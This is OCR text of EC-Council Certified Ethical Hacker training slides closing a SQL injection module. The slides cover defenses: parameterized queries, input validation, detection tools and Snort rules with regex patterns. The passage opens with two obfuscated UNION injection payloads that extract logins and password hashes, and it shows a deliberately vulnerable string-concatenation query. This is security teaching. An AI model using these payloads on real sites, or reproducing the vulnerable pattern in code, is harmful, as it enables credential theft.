
```
/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
```

```
/?id=(1)union((((((select(1),hex(hash)from(test.users)))))))
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design



Module Flow
SQL Injection Concepts
Testing for SQL Injection
Types of SQL Injection
Blind SQL Injection
SQL Injection Methodology
Advanced SQL Injection
SQL Injection Tools
Evasion Techniques
Countermeasures
SYBASE
MySQL
ORACLE
Microsoft SQL Server
CEH
83
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


How to Defend Against SQL Injection Attacks?
Why Web Applications are Vulnerable to SQL Injection Attacks?
Run database service account with minimal rights
Disable commands like xp_cmdshell
Database server runs OS commands
Monitor DB traffic using an IDS, WAP
Use low privileged account for DB connection
Using privileged account to connect to the Database
Error message revealing important information
Suppress all error messages
Use custom error messages
No Data validation at the Server
Filter All Client Data
Sanitize Data
CEH
84
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against SQL Injection Attacks?

Validate All Input

- Make no assumptions about the size, type, or content of the data that is received by your application
- Test the size and data type of input and enforce appropriate limits to prevent buffer overruns
- Test the content of string variables and accept only expected values
- Reject entries that contain binary data, escape sequences, and comment characters
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input
- Implement multiple layers of validation and never concatenate user input that is not validated



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

Input is treated as a literal value instead of executable code

Type and length checks can be enforced using Parameter Collection

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure; SqlParameter
parm = myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value instead of as executable code. This value is checked for type and length.

This is safe code that uses parameter collection

This code is vulnerable to SQL injection


```
SqlDataAdapter myCommand =
new SqlDataAdapter("LoginStoredProcedure '" +
Login.Text + "'", conn);
```

```
SqlDataAdapter myCommand = new
SqlDataAdapter( "SELECT aut_lname,
aut_fname FROM Authors WHERE aut_id =
@aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@au
t_id", SqlDbType.VarChar, 11); Parm.Value =
Login.Text;
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

How to Defend Against SQL Injection Attacks?



SQL Injection Detection Tool:
Microsoft Source Code Analyzer

- Microsoft Source Code Analyzer for SQL Injection is a **static code analysis** tool for **finding** SQL Injection vulnerabilities in ASP code
- It scans ASP source code and generates warnings related to first order and second order SQL Injection vulnerabilities

Command Prompt

```
E:\TEMP\msscasi>msscasi_asp /input="e:\temp\test.asp"
Microsoft (R) Source Code Analyzer for SQL Injection Version
 1.3.30601.30622
Copyright (C) Microsoft Corporation.  All rights reserved.

e:\temp\test.asp(73) : warning C80400: Unvalidated HTTP Requ
est data possibly executed, making 'VBSMAIN' potentially vul
nerable to first-order SQL Injection attacks. Reported by Mi
crosoft (R) Source Code Analyzer for SQL Injection on tracke
d object OBJCOMMAND (created as return.FORM`21).

Path summary:
 - (return.FORM)[return.FORM`21 : string_unvalidated] create
d on 'Request' (line 21)
 - (return.FORM)[return.FORM`21 : string_unvalidated] to (ST
RAUTHOR, return.FORM)[return.FORM`21 : string_unvalidated] b
y assignment (line 21)
 - (STRAUTHOR, return.FORM)[return.FORM`21 : string_unvalida
ted] to (STRAUTHOR, STRCMD, return.FORM)[return.FORM`21 : st
ring_unvalidated] on 'Transfer' (line 63)
 - (STRAUTHOR, STRCMD, return.FORM)[return.FORM`21 : string_
unvalidated] to ($, STRAUTHOR, STRCMD, return.FORM)[return.F
ORM`21 : string_unvalidated] on 'Transfer' (line 67)
 - ($, STRAUTHOR, STRCMD, return.FORM)[return.FORM`21 : stri
ng_unvalidated] to (OBJCOMMAND)[return.FORM`21 : command_unv
alidated] on 'TaintCommand' (line 67)
 - (OBJCOMMAND)[return.FORM`21 : command_unvalidated] to (OB
JCOMMAND)[return.FORM`21 : $error] on 'Execute' (line 73)
 : Lines: 17, 19, 21, 25, 35, 37, 39, 41, 47, 51, 63, 65, 67
, 69, 73

E:\TEMP\msscasi>
```


http://support.microsoft.com


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

SQL Injection Detection Tool: Microsoft UrlScan

- It **restricts** the types of HTTP requests that IIS processes
- By **blocking** specific HTTP requests, the UrlScann security tool helps to prevent potentially harmful requests from reaching applications on the server





http://technet.microsoft.com


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

SQL Injection Detection Tool:

dotDefender

- dotDefender is a software based Web Application Firewall
- dotDefender complements the network firewall, IPS and other network-based Internet security products
- It inspects the HTTP/HTTPS traffic for suspicious behavior
- It detects and blocks SQL injection attacks




http://www.applicure.com

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design


SQL Injection Detection Tool: IBM AppScan

- IBM Rational AppScan is a Web application security testing tool that automates vulnerability assessments
- Prevents SQL injection attacks on Websites
- Scans Web sites for embedded malware
- Regulatory compliance and reporting




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Snort Rule to Detect SQL Injection Attacks



/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix



/exec(\s|\+)+(s|x)p\w+/ix

/((\%27)|(\'))union/ix

/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection
- Paranoid";
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-
)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5;)
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

SQL Injection Detection Tools

HP WebInspect
https://h10078.www1.hp.com

SQL Block Monitor
http://sql-tools.net

SQLDict
http://ntsecurity.nu

Acunetix Web Vulnerability Scanner
http://www.acunetix.com

HP Scrawlr
https://h30406.www3.hp.com

GreenSQL
http://www.greensql.net

Paros
http://www.darknet.org.uk

CAT.NET
http://www.microsoft.com

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Module Summary

- SQL Injection is the most common Website vulnerability on the Internet that takes advantage of non-validated input vulnerabilities to pass SQL commands through a Web application for execution by a backend database
- Threats of SQL injection include authentication bypass, information disclosure, and data integrity and availability compromise
- Database admins and Web application developers need to follow a methodological approach to detect SQL injection vulnerabilities in web infrastructure that includes manual testing, function testing, and fuzzing
- SQL injection is broadly categorized as simple and blind; Simple SQL injection is further categorized as UNION and Error-based SQL injection
- Pen-testers and attackers need to follow a comprehensive SQL injection methodology and use automated tools such as BSQLHacker for successful injection attacks
- Major SQL injection countermeasures involve input data validation, error message suppression or customization, proper DB access privilege management and isolation of databases from underlying OS

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Quotes

"Technology presumes there's just one right way to do things and there never is."

- **Robert M. Pirsig**,
An American Writer and Philosopher

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn

CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design